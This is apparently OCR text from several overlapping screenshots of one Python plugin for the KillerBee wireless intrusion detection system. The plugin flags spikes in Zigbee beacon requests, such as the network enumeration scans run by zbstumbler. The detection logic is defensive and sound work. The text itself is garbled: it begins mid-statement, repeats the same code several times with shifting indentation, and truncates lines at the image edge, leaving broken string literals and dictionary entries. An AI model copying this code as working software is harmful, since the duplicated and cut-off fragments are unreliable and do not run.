            n120 = self.getPackets(valueFilterList=[('datetime','<',dateToMicro(datetime_t30 )),
                                                ('datetime','>',dateToMicro(datetime_t120))],
```

analytic module




```
from killerbeewids.wids.modules import AnalyticModule
from killerbeewids.utils import dateToMicro

class BeaconRequestMonitor(AnalyticModule):
    '''
    This plugin attempts to detect forged beacon request frames, which could
    be attempting to enumerate the routers/coordinators on the protected
    network. Tools such as KillerBee zbstumbler preform this scan.
    '''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "BeaconRequestMonitor")

    def run(self):
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                          'fcf': (0x0300, 0x0300),
                          'byteoffset': (7, 0xff, 0x07)
                      }}

        uuid_task1 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)

        if uuid_task1 == False:
            self.logutil.log('Failed to Task Drone')
        else:
            self.logutil.log('Successfully tasked Drone with UUID: {0}'.format(uuid_task1))

        # Get packets from database and run statistics
        while self.active:
            datetime_now  = datetime.utcnow()
            datetime_t30  = datetime_now - timedelta(seconds=30)
            datetime_t120 = datetime_now - timedelta(seconds=120)

            n30  = self.getPackets(valueFilterList=[('datetime','>',dateToMicro(datetime_t30))],
                                   uuidFilterList=[uuid_task1], count=True)
            n120 = self.getPackets(valueFilterList=[('datetime','<',dateToMicro(datetime_t30 )),
                                                    ('datetime','>',dateToMicro(datetime_t120))],
```

analytic module




```
    network. Tools such as KillerBee zbstumbler preform this scan.
    '''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "BeaconRequestMonitor")

    def run(self):
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                         'fcf': (0x0300, 0x0300),
                         'byteoffset': (7, 0xff, 0x07)
                     }}

        uuid_task1 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)

        if uuid_task1 == False:
            self.logutil.log('Failed to Task Drone')
        else:
            self.logutil.log('Successfully tasked Drone with UUID: {0}'.format(uuid_task1))

        # Get packets from database and run statistics
        while self.active:
            datetime_now  = datetime.utcnow()
            datetime_t30  = datetime_now - timedelta(seconds=30)
            datetime_t120 = datetime_now - timedelta(seconds=120)

            n30  = self.getPackets(valueFilterList=[('datetime','>',dateToMicro(datetime_t30))],
                                   uuidFilterList=[uuid_task1], count=True)
            n120 = self.getPackets(valueFilterList=[('datetime','<',dateToMicro(datetime_t30 )),
                                                ('datetime','>',dateToMicro(datetime_t120))],
                                   uuidFilterList=[uuid_task1], count=True)

            an90 = n120/3.0 #30-120 seconds is a 90 second range so 3 * 30sec intervals
            self.logutil.log("debug: Found {0} beacon requests in last 30 seconds, and {1} per 30 secs average over t
                (n30, an90, n120))
            # Calculate a moving average of how many of these we typically
            #     see in a given time, and if we're significantly higher
            #     than that all of a sudden, we're concerned.
            if n30 > 2 and n30 > (an90*1.5):
                self.logutil.log("alert: Noticed increased beacon requests. (n30={0}, an90={1})".format(n30, an90))

                self.registerEvent(name='IncreasedBeaconRequestDetection', details={'channel':channel, 'n30':n30, 'n1
```

analytic module




```
    network. Tools such as KillerBee zbstumbler preform this scan.
    '''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "BeaconRequestMonitor")

    def run(self):
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                         'fcf': (0x0300, 0x0300),
                         'byteoffset': (7, 0xff, 0x07)
                     }}

        uuid_task1 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)

        if uuid_task1 == False:
            self.logutil.log('Failed to Task Drone')
        else:
            self.logutil.log('Successfully tasked Drone with UUID: {0}'.format(uuid_task1))

        # Get packets from database and run statistics
        while self.active:
            datetime_now  = datetime.utcnow()
            datetime_t30  = datetime_now - timedelta(seconds=30)
            datetime_t120 = datetime_now - timedelta(seconds=120)

            n30  = self.getPackets(valueFilterList=[('datetime','>',dateToMicro(datetime_t30))],
                                   uuidFilterList=[uuid_task1], count=True)
            n120 = self.getPackets(valueFilterList=[('datetime','<',dateToMicro(datetime_t30 )),
                                                ('datetime','>',dateToMicro(datetime_t120))],
                                   uuidFilterList=[uuid_task1], count=True)

            an90 = n120/3.0 #30-120 seconds is a 90 second range so 3 * 30sec intervals
            self.logutil.log("debug: Found {0} beacon requests in last 30 seconds, and {1} per 30 secs average over t
                (n30, an90, n120))
            # Calculate a moving average of how many of these we typically
            #     see in a given time, and if we're significantly higher
            #     than that all of a sudden, we're concerned.
            if n30 > 2 and n30 > (an90*1.5):
                self.logutil.log("alert: Noticed increased beacon requests. (n30={0}, an90={1})".format(n30, an90))

                self.registerEvent(name='IncreasedBeaconRequestDetection', details={'channel':channel, 'n30':n30, 'n1
```

analytic module




```
network. Tools such as KillerBee zbstumbler preform this scan.
'''
    def __init__(self, settings, config):
        AnalyticModule.__init__(self, settings, config, "BeaconRequestMonitor")

    def run(self):
        self.logutil.log('Starting Execution')
        self.active = True
        channel = self.settings.get('channel')

        time.sleep(3)
        self.logutil.log('Submitting Drone Task Request')

        # Task drones to capture beacon request packets.
        parameters = {'callback': self.config.upload_url,
                      'filter'  : {
                         'fcf': (0x0300, 0x0300),
                         'byteoffset': (7, 0xff, 0x07)
                     }}

        uuid_task1 = self.taskDrone(droneIndexList=[0], task_plugin='CapturePlugin',
                                    task_channel=channel, task_parameters=parameters)

        if uuid_task1 == False:
            self.logutil.log('Failed to Task Drone')
        else:
            self.logutil.log('Successfully tasked Drone with UUID: {0}'.format(uuid_task1))

        # Get packets from database and run statistics
        while self.active:
            datetime_now  = datetime.utcnow()
            datetime_t30  = datetime_now - timedelta(seconds=30)
            datetime_t120 = datetime_now - timedelta(seconds=120)

            n30  = self.getPackets(valueFilterList=[('datetime','>',dateToMicro(datetime_t30))],
                                   uuidFilterList=[uuid_task1], count=True)
            n120 = self.getPackets(valueFilterList=[('datetime','<',dateToMicro(datetime_t30 )),
                                                ('datetime','>',dateToMicro(datetime_t120))],
                                   uuidFilterList=[uuid_task1], count=True)

            an90 = n120/3.0 #30-120 seconds is a 90 second range so 3 * 30sec intervals
            self.logutil.log("debug: Found {0} beacon requests in last 30 seconds, and {1} per 30 secs average over t
                (n30, an90, n120))
            # Calculate a moving average of how many of these we typically
            #     see in a given time, and if we're significantly higher
            #     than that all of a sudden, we're concerned.
            if n30 > 2 and n30 > (an90*1.5):
                self.logutil.log("alert: Noticed increased beacon requests. (n30={0}, an90={1})".format(n30, an90))

                self.registerEvent(name='IncreasedBeaconRequestDetection', details={'channel':channel, 'n30':n30, 'n1
```

magic

